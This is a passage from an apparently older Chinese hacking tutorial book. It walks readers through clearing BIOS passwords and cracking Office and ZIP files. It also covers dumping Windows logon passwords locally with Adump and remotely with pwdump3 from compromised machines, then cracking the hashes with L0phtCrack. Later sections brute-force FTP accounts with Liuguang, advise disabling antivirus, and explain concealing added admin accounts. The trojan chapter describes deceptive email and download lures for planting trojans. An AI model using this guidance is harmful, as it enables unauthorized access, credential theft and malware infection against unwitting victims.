FlashBios Created By SysEm32 , 2003.9.20
Welcome to visit http://www.hackbase.com

Usage: FlashBios [kind]
<[kind] may be 98/2000/xp/2003 example: flashbios 2000 >

D:\tool>flashbios 2000
Bios Password Cleaned Sucessed!

D:\tool>
```

图 2-3-8 FlashBios 的运行状态显示

针对不同的操作系统，可采用相应的命令。

Flashbios 98；在 windows 98 下清除 bios 密码；

Flashbios 2000；在 windows 2000 下清除 bios 密码；

Flashbios xp；在 windows xp 下清除 bios 密码；

Flashbios 2003；在 windows 2003 下清除 bios 密码。

当显示“Bios Password Cleaned Sucessed!”时，则表明 BIOS 密码清除成功，重新启动机器就可以直接进入 CMOS 进行任意设置了。



FlashBios 是目前唯一可以在 Windows 98/2000/xp/2003 下清除 bios 密码的东西，以前好多清除 bios 密码的工具（如 CMOSMENU）都只能在 Windows 98 下使用。

#### 提示

Flashbios 会被一些杀毒软件认为是黑客工具而对其隔离，所以在运行之前要将杀毒工具关闭。

### (5) 放电大法

如果在 CMOS 设置的 Security Option 选项中设置是“system”或是“Always”，或者手边没有这些工具，那就只有放电。这时需要有一定的硬件知识，因为这种情况是需要打开机箱的。


跳线清 CMOS 法。有些主板上有一个跳线是专门用来清除 CMOS 中设置的内容。找到主板说明书（有些厂商直接将一些跳线图画在面盖的反面），找到清除 CMOS 设置的那个跳线，只要短接这个跳线或改变其短接的方法，CMOS 中的口令就会被清除了，因各款主板的操作并不一样，所以具体操作时请参照说明书。

直接短路法。如果遇到的主板没有专门用来清 CMOS 的跳线你就可以采用这种方法。因为 CMOS 中的内容在关机时是通过一块电池来保存的，我们只要在关机时把电池取出来，然后找一截短线将原来放电池地方的正负极短接，过一段时间 CMOS 中的内容就会被清空了。主板上使用的供电电池大部分是钮扣电池，很好分辨，然后将电池安装回去即可。

提示



有些电脑在清除 CMOS 后不能正确引导而提示没有操作系统，这是因为在清除 CMOS 的参数设置时 CMOS 中关于硬盘的设置也被清除了，导致系统找不到硬盘从而无法启动。这时只要进入 CMOS 设置自动检测一下硬盘就可以了。

2.3.5 破解 Office 密码

通过前面介绍的方法，我们获得了目标机的一些资料，包括很多的 Office 文档，当要打开这些文档时却发现这些文档都加了密码，需要密码才能打开。

只要采用一些破解 Office 密码的软件进行破解就行了，下面就跟我来看看黑客是如何破解 Office 密码的吧。

破解 Office 系列文档密码的软件多如牛毛，最常用的是 ElcomSoft 公司的 A097PR (Advanced Office XP Password Recovery )。该软件可同时对微软 Office 系列中的 Word、Excel 及 Access 等软件所生成的密码进行破解，这就免去了用户逐一下载、使用各个单独密码破解软件的苦恼，其运行界面如图 2-3-9 所示。

点击“Open file”按钮，选择想要破解的 Office 文档，在“Type of Attack”中选择密码破解方式。然后再在相应类型的选项卡中作相应设置，最后单击“Start Recovery”按钮开始破解。系统就会采用穷尽法对所有可能的密码组合进行测试，找到密码后再将其显示出来，如图 2-3-10 所示。




图 2-3-9 Advanced Office XP Password Recovery 的运行主界面




图 2-3-10 Advanced Office XP Password Recovery 破解结果显示






这一系列不同软件的使用方法好像都差不多，遗憾的是这种软件如果不注册的话破解密码的最大长度为 4 位。

除此之外，还有许多软件可以破解所有 Office 软件的密码，比如 Passware，它包含很多模块，除同时对 Office 系统中的 Word、Excel 和 Access 等软件进行破解外，还可对 Zip 文件等多种类型的加密文件进行破解。

Passware 使用很简单，如要破解 Office 的加密文件，只需选择相应模块 Office Key 运行即可，其运行界面如图 2-3-11 所示。



2-3-11 Passware 的 Office Key 模块运行主界面

只需将加密的 Office 文件拖到对话框或是按“Ctrl+O”组合键选择想要破解的加密文件，然后就可以静等密码出现在对话框了。一般情况下，Passware 根据默认设置进行破解，如果想更改设置，可以按“Ctrl+T”组合键调出设置对话框，然后根据自己的破解需要进行设置，如图 2-3-12 所示。




图 2-3-12 Passware 的设置对话框

## 2.3.6 破解 ZIP 密码





小博士，从肉机复制到本地的 Office 加密文件倒是可以打开了，但是有些机密信息是压缩包形式，而且设置了密码，又该如何打开呢？



同样可以采用专门破解压缩包密码的软件进行破解，下面就以 Winzip 为例来看看如何破解压缩文件密码。

破解Winzip加密的文件很费时间，特别是又有字母又有数字的密码，在没有字典的情况下破解一个6个字符长的密码花两三个小时是常有的事情。

破解加密的ZIP文件的最好工具应该是Vzprp5.4 (Visual Zip Password Recovery Processor 5.4)，破解速度相对较快。如果是纯数字或纯字母破解速度会更快，其运行主界面如图2-3-13所示。

首先选择“Password options”选项卡，选择密码所有可能的组成符号（字母、数字、特殊符号），密码的最短长度和最长长度。其他的一些标签选项都可以采用默认值。然后点击主菜单中的“Open zip/exe”按钮，选择想要破解的ZIP文件，最后点击“GO”按钮，很快密码将出现，如图2-3-14所示。




图 2-3-13 Vzprp5.4 的运行主界面




图 2-3-14 Vzprp5.4 的运行结果显示



没有注册的软件版本在破解密码时可能会遇到还没有出现破解结果就弹出要求注册的对话框而中断，并且能破解的密码位数很有限。

**提示**

Vzprp5.4 是一个 ZIP 压缩文件密码恢复软件，最大的特点是支持多处理器和网络运算。使用图形操作界面，可自定最小与最大密码长度及数字、字母、符号来“查”密码，亦有中断密码查询及储存功能，下次要恢复上次的查询时，只需将储存的文件读入即可继续上次的查询，亦提供多种不同暴力查询模式。



当然，也可以使用第2.3.4节介绍的Passware中的Zip Key模块对Zip压缩文件进行破解，具体使用方法与破解Office加密文件相同。

## 2.3.7 破解 Windows 2000 的登录密码

### 1. 本地破解

如果在别人的电脑上进行操作，可以用 Adump 工具轻松地把当前登录用户的密码给导出来，如图 2-3-15 所示。

```
D:\tool\ADump>adump -d

The logon information is:
User Domain: [STREAM]
User Name: [lqzld]
User Password: [play2586].

D:\tool\ADump>
```

这就是导出的密码

图 2-3-15 Adump 的命令运行结果

Adump 是一个 Windows 2000/NT 的密码导出工具，命令格式有两种：

Adump -d：在屏幕上显示用户和密码信息。

Adump -f [filename]：将用户和密码信息写入一个文件，打开保存的文件，跟屏幕显示的内容一样。

运行 adump -d 命令，会在屏幕上显示如下信息：

The logon information is:

User Domain: [STREAM]; STREAM 为主机名。

User Name: [lqzld]; lqzld 为当前登录用户名。

User Password: [play2586]; play2586 即是我们想要的登录密码。

#### 提示

如果当前用户只是一个普通用户，并非管理员用户，可能就得不到当前用户的密码，而是显示如下信息：

Unable to find winlogon or you are using NWGINA.DLL.

Unable to find the Password in memory.

### 2. 远程破解

除了在第 2.2.5 节中所讲的方法将对方的 SAM 文件拷贝到本地用 L0phtcrack 进行破解的方法以外，还可以使用 Pwdump 这个工具，将肉机的用户密码文件远程导出到一个本地文本文件里。

Pwdump 是一个用来抓取 NT、Windows 2000 用户密码文档的工具，用法如下：

pwdump3 ip\_address [filename] [username]

ip\_address：远程主机的 ip 地址。

filename：保存密码档的文件名（如果不指定这个参数，其输出将显示在屏幕上）。

username：是在远程主机上的用户名，如果不指定，就导出对方机器所有用户的密码。

如 pwdump3 10.0.14.21 password.txt，这样就可将 IP 地址为 10.0.14.21 的机器的用户密码导出到 password.txt 文件中。



在导出肉机用户密码之前，必须先与肉机建立 Admin 连接，否则无法获取肉机的密码。

导出的用户密码的格式如下所示：

Administrator:500:028329D30AE6B29638D11C5FBFBDF3BD:BFD477682860D815FF8002FC34646CA2:::


Guest:501:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:::

IUSR\_NAV-IT:1001:028329D30AE6B29638D11C5FBFBDF3BD:BFD477682860D815FF8002FC34646CA2:::  
IWAM\_NAV-IT:1002:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:::  
TslnternetUser:1000:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:::


#### 提示

这里导出的还不是真正可以输入的密码，而是经过加密的密码 hash，在得到这些之后还需要使用密码破解工具（例如 L0phtCrack）来破解出真正的密码。

可能有的人会问，既然已经知道了有 ADMIN 权限的用户的密码（没有 ADMIN 权限，根本无法 DUMP 系统的密码档），为什么还要 DUMP 系统的密码档？其实原因很简单，黑客往往是利用系统的安全漏洞在远程系统上添加了一个具有 ADMIN 权限的用户（如 UNICODE 的漏洞），而这样做，很容易暴露自己（如果管理员经常检查系统的话），这时，黑客就会利用已添加的 ADMIN 用户，先将所有的用户密码 DUMP 下来，放在本地 CRACK，再把自己添加的用户删除，下次需要进入系统的时候，就可以用他自己 CRACK 出来的合法用户了，这样系统管理员就很难发现了。

有了密码 hash 文件，下面就可以使用 L0phtCrack 来破解了。从 File 菜单选择 New Session 打开一个新的破解会话，然后从 Import 菜单中选择 Import From Pwdumpfile.，再选择从 pwdump 导出的密码文件，这时密码文件中所包含的用户名就会显示在列表中，最后从 Session 菜单中选择 Begin Audit 或是工具栏的  按钮就可开始破解密码。如果密码很简单，很快便会在列表中显示出来。如图 2-3-16 所示。

默认情况下 L0phtCrack 首先通过字典文件来猜测已经打开的密码文件，如果不能得到密码文件，未被破解出的部分便会在列表中以“???????”的方式来显示，这种情况需要采用暴力法破解密码。

选择 Session 菜单中的 Session options，勾选 Brute Force Crack 下的 Enable 项，然后在 Character set 中选择密码可能包含的字符，如图 2-3-17 所示。选择越复杂的字符，破解出的可能性越大，但所花费的时间就越长，最后再点击 Begin Audit 按钮  开始重新破解。这是一个极为耗时的过程，不过，只要耐心等待，大多数的密码都是可以破解出来的。




图 2-3-16 使用 L0phtCrack 破解密码 hash 文件




图 2-3-17 选择使用暴力破解法破解密码



从图 2-3-16 可以看出，L0phtCrack 会将密码分成两部分来进行破解，即每七位为一密码段，前面七位稍微复杂一些，破解要费一些力，所以在设置密码时一定要注意前面几位带特殊字符，如 1234#5678 就会比 12345678# 安全得多。



L0phtCrack 是 Win NT/2000 管理员常用的优秀工具，它可以检测用户是否使用了不安全的密码，但是黑客把它作为最好，最快的 Windows NT/2000 密码破解工具，4.0 版本在 P300 机器上不到 48 小时可以破解 90% 的超级用户 (Admin) 口令，有 18% 的机器密码不到 10 分钟就可以破解。

## 2.3.8 破解 FTP 站点的密码



如果想要利用某 FTP 站点来存放电影或是软件以供朋友们共享，该如何得到拥有上传权限的用户名和密码呢？



其实，对 FTP 站点用户密码的破解，同样可以采用扫描 Windows 2000 弱口令用户的方法来进行扫描。当然，也可以采用小榕的流光软件来进行扫描。

启动流光软件，在“FTP 主机”点击鼠标右键选择“编辑 | 添加”，然后添加想要利用的那个 FTP 地址，如图 2-3-18 所示。



图 2-3-18 流光中添加欲利用的 FTP 主机

然后在弹出的对话框添加欲利用的主机，如图 2-3-19 所示。



图 2-3-19 添加 FTP 主机名

FTP 主机名称添加好后，还需要添加用户列表，鼠标右击添加的 FTP 主机名，再选择“编辑 | 从列表中选择”，在弹出的对话框中选择可能的用户列表，添加后结果如图 2-3-20 所示，双击“显示所有项目”就会显示出选中的用户列表中所包含的用户。




图 2-3-20 添加 FTP 主机和用户列表后的结果显示

现在 FTP 地址和用户列表都有了，由于是大量的用户，可以用流光自带的简单模式探测，这种探测方法，对每个用户名只进行简单的一两个常用密码探测，可以迅速找到密码设置简单的用户。点击流光任务栏中的“探测 | 简单模式探测”，然后去溜达一圈回来，就可以看到用户名和密码已经成了“盘中餐”。

简单模式探测通常采用的简单密码为“用户名”或“123456”，我们也可以自己设置。选择菜单中的“选项 | 简单模式设置”，出现如图 2-3-21 所示的对话框，大家可以根据需要做一些选择设置，以便能迅速找到想要的用户名和密码。




图 2-3-21 简单模式设置



通过对上面密码破解方法的演练，大家可以体会到密码字典的选择有多么重要。

## 第三章 木马的植入与清除

- 木马攻击原理
- 木马植入的方法
- 木马信息反馈
- 常用木马例说
- 木马的清除与防范

经常听人说起用木马入侵别人的电脑特别容易，到底木马是个什么东西？

木马，也称特洛伊木马，英文名称为Trojan Horse，是借自“木马屠城记”中那只木马的名字。古希腊有大军围攻特洛伊城，久久不能得手。有人献计制造一只高二丈的大木马假装作战马神，攻击数天后仍然无功，遂留下木马拔营而去。城中得到解围的消息，及得到“木马”这个奇异的战利品，全城饮酒狂欢。到午夜时分，全城军民尽入梦乡，匿于木马中的将士开密门游绳而下，开启城门四处纵火，城外伏兵涌入，焚屠特洛伊城。后世称这只木马为“特洛伊木马”，现今计算机术语借用其名，意思是“一经进入，后患无穷”。特洛伊木马原则上和一些远程控制程序如PCanywhere等一样，只是一种远程管理工具，而且本身不带伤害性，也没有感染力；但却常常被人们视之为病毒，原因是如果有人不当地使用，破坏力可以比病毒更强。

由于很多新手对安全问题了解不多，再加上木马程序具有隐蔽性强的特点，不借助专门的监控软件，很难发现特洛伊木马的存在和黑客的入侵。虽然现在市面上有很多新版杀毒软件都可以自动清除“木马”，但它们并不能防范新出现的“木马”程序，因此最关键的是要知道“木马”的工作原理，这样就会很容易发现“木马”，并且知道怎么清除自己计算机中的“木马”了。

### 3.1 木马攻击原理

木马攻击是黑客最常用的攻击方法，因此，在本章中我们将使用较大篇幅来介绍木马的攻防技术。

木马的危害性在于它对电脑系统强大的控制和破坏能力、窃取密码、控制系统操作、进行文件操作等，一台计算机一旦被一个功能强大的木马植入，攻击者就可以像操作自己的计算机一样控制这台计算机，远程监控这台计算机上的所有操作。

在使用木马的人群中菜鸟黑客居多，他们往往接触网络不久，对黑客技术很感兴趣，很想向众人和朋友显示一番，但是攻击技术却不高，不能采取别的方法攻击。于是木马这种半自动的傻瓜式且非常有效的攻击软件成为了他们的最爱，而且随着国产木马的不断出现，多数黑客的入门攻击几乎无一例外都是使用木马。当然对于那些黑客老手来说他们也并不是不使用木马了，他们通常会在得到一个服务器权限的时候植入自己编写的木马作为后门，以便将来随时方便进出这台服务器。

#### 提示

黑客高手们自己编写的木马一般杀毒软件和木马扫描软件都不会认为是木马或病毒，具有很大的危害性。

### 3.1.1 木马的分类

常见的木马主要可以分为以下 9 大类：

#### (1) 破坏型

这种木马唯一的功能就是破坏并且删除文件，它们非常简单，很容易使用。能自动删除目标机上的 DLL、INI、EXE 文件，所以非常危险，一旦被感染就会严重威胁到电脑的安全。不过，一般黑客不会做这种无意义的纯粹破坏的事，除非你和他有仇。

#### (2) 密码发送型

这种木马可以找到目标机的隐藏密码，并且在受害者不知道的情况下，把它们发送到指定的信箱。有人喜欢把自己的各种密码以文件的形式存放在计算机中，认为这样方便；还有人喜欢用 Windows 提供的密码记忆功能，这样就可以不必每次都输入密码了。这类木马恰恰是利用这一点获取目标机的密码，它们大多数会在每次启动 Windows 时重新运行，而且多使用 25 号端口上送 E-mail。如果目标机有隐藏密码，这些木马是非常危险的。

#### (3) 远程访问型

这种木马是现在使用最广泛的木马，它可以远程访问被攻击者的硬盘。只要有人运行了服务端程序，客户端通过扫描等手段知道了服务端的 IP 地址，就可以实现远程控制。



当然，这种远程控制也可以用在正道上，比如教师监控学生在机器上的所有操作。

远程访问型木马会在目标机上打开一个端口，而且有些木马还可以改变端口、设置连接密码等，为的是只有黑客自己来控制这个木马。



改变端口的选项非常重要，因为一些常见木马的监听端口已经为大家熟知，改变了端口，才会有更大的隐蔽性。

#### (4) 键盘记录木马

这种特洛伊木马非常简单。它们只做一件事情，就是记录受害者的键盘敲击并且在 LOG 文件里查找密码，并且随着 Windows 的启动而启动。它们有在线和离线记录这样的选项，可以分别记录你在线和离线状态下敲击键盘时的按键情况，也就是说你按过什么按键，黑客从记录中都可以知道，并且很容易从中得到你的密码等有用信息，甚至是你的信用卡账号哦！当然，对于这种类型的木马，很多都具有邮件发送功能，会自动将密码发送到黑客指定的邮箱。

#### (5) DoS 攻击木马

随着 DoS 攻击越来越广泛的应用，被用作 DoS 攻击的木马也越来越流行起来。当黑客入侵一台机器后，给他种上 DoS 攻击木马，那么日后这台计算机就成为黑客 DoS 攻击的最得力助手了。黑客控制的肉鸡数量越多，发动 DoS 攻击取得成功的机率就越大。所以，这种木马的危害不是体现在被感染计算机上，而是体现在黑客利用它来攻击一台又一台计算机，给网络造成很大的伤害和带来损失。

还有一种类似 DoS 的木马叫做邮件炸弹木马，一旦机器被感染，木马就会随机生成各种各样主题的信件，对特定的邮箱不停地发送邮件，一直到对方瘫痪、不能接受邮件为止。

#### (6) FTP 木马

这种木马可能是最简单和古老的木马了，它的惟一功能就是打开 21 端口，等待用户连接。现在新 FTP 木马还加上了密码功能，这样，只有攻击者本人才知道正确的密码，从而进入对方计算机。



### (7) 反弹端口型木马

木马开发者在分析了防火墙的特性后发现：防火墙对于连入的链接往往会进行非常严格的过滤，但是对于连出的链接却疏于防范。与一般的木马相反，反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马定时监测控制端的存在，发现控制端上线立即弹出端口主动连结控制端打开的被动端口；为了隐蔽起见，控制端的被动端口一般开在80，即使用户使用扫描软件检查自己的端口时，发现类似TCP UserIP:1026 Controller IP:80 ESTABLISHED的情况，稍微疏忽一点，就会以为是自己在浏览网页，因为浏览网页都会打开80端口的。

### (8) 代理木马

黑客在入侵的同时掩盖自己的足迹，谨防别人发现自己的身份是非常重要的，因此，给被控制的肉鸡种上代理木马，让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用Telnet，ICQ，IRC等程序，从而隐蔽自己的踪迹。

### (9) 程序杀手木马

上面的木马功能虽然形形色色，不过到了对方机器上要发挥自己的作用，还要过防木马软件这一关才行。常见的防木马软件有ZoneAlarm, Norton Anti-Virus等。程序杀手木马的功能就是关闭对方机器上运行的这类程序，让其他的木马更好地发挥作用。

#### 提示

(8) (9) 两种类型的木马实际上是其它类型的木马可能具有的功能，如很多远程访问型木马都可以使用代理服务器的方式连接肉机，而且连上肉机上首先检查对方不是开启了防火墙，如果有，则杀掉其进程，这样更有利于黑客隐藏身份，从而实现远程控制的目的。

## 3.1.2 木马是如何侵入系统的



小博士，你可以给我讲一下木马是如何侵入我们的系统的吗？



没问题，我们知道：一般的木马都有客户端和服务端两个执行程序，其中客户端用于攻击者远程控制植入木马的计算机，服务器端程序就是我们通常所说的木马程序。攻击者要通过木马攻击计算机系统，所做的第一步就是要把木马的服务器端程序植入到被攻击的计算机里面。

#### 提示

注意木马的客户端和服务端称谓，被置了木马的机器称为服务器端，而黑客控制的一端称为客户端。

目前木马入侵的主要途径是通过一定的方法把木马执行文件植入被攻击者的电脑系统里，如通过邮件发送、文件下载、网页浏览等，然后通过一定的提示误导被攻击者打开执行文件，比如谎称该木马执行文件是朋友的贺卡文件，用户在毫无防备的情况下打开这个文件后，确实有贺卡的画面出现，但这时木马可能已经在后台悄悄运行了。



那为什么用户一般都不会发现自己的主机运行了木马程序呢？



这主要是因为木马的执行文件一般都非常小，最大不过几十K。因此，如果把木马捆绑到其他正常文件上是很难发现的。有一些网站提供的软件下载往往是捆绑了木马文件的，在执行这些下载的文件时，也同时运行了木马。



那么，小博士，这些木马又是如何将入侵主机信息发送给攻击者的呢？



木马在被植入主机后，它一般会通过一定的方式把入侵主机的信息，如主机的 IP 地址、木马植入的端口等发送给攻击者，攻击者有这些信息才能够与木马里应外合控制攻击主机。

由于任何木马都有一个服务端程序，要对一台目标机进行远程控制都必须将服务端程序送入目标机，并诱骗目标机执行该程序。这是用木马进行远程控制中的重要一步，也是很有技巧的一步。

木马的传播方式主要有两种：

通过 E-mail，由控制端将木马程序以附件的形式夹在邮件中发送出去，收信人只要打开附件就会感染木马。

这种方式关键的一点，就是如何让对方打开附件。一般情况可在邮件主题写一些吸引人的、易引起人好奇的内容，促使对方毫无知觉地自动种上木马，被你控制。

通过软件下载，一些非正规的网站以提供软件下载为名，将木马捆绑在软件安装程序上，下载后，只要一运行这些程序，木马就会自动安装了。

要想对方下载你放在网站上的软件，可以取一些特诱惑人的名称，如某某明星的图片，某某软件的破解版等让人易上当的名称，从而也让别人在不知不觉中种上木马，将端口开放给你，任你使用。

在早期的木马里面，大多是通过发送电子邮件的方式把入侵主机信息告诉攻击者，有一些木马文件干脆把主机所有的密码用邮件的形式通知给攻击者，这样攻击者就不用直接连接攻击主机即可获得一些重要数据，如攻击 OICQ 密码的 GOP 木马即是如此。

不过，使用电子邮件的方式对攻击者来说并不是最好的选择，因为如果木马被发现，就可以通过该电子邮件的地址找出攻击者。现在还有一些木马采用的是通过发送 UDP 或者 ICMP 数据包的方式通知攻击者。

除了邮件植入外，木马还可以通过 Script、ActiveX 及 ASP、CGI 交互脚本的方式植入，由于 IE 浏览器在执行 Script 脚本上存在安全漏洞，因此，木马就可以利用这些漏洞很容易植入被攻击的电脑。

此外，木马还可以利用一些系统漏洞植入，如著名的 IIS 服务器溢出漏洞，通过一个 IISHACK 攻击程序使 IIS 服务器崩溃，同时在服务器上执行木马程序，从而植入木马。

### 3.1.3 木马是如何实施攻击的

木马可以以任何形式出现，可能是任何由用户或客户引入到系统中的程序。它可能泄漏一些系统的私有信息，或者控制该系统，这样，它实际上就潜伏着很大的危险性。

通常木马采取六个步骤实施攻击：

配置木马（伪装木马） 传播木马（通过 E-mail 或者下载） 运行木马（自动安装、自启动） 信息泄露（E-mail、IRC 或 ICQ 的方式把你的信息泄露出去） 建立连接 远程控制，如图 3-1-1 所示。

至此，木马就彻底掌握了主动权，而你，就坐以待毙吧！

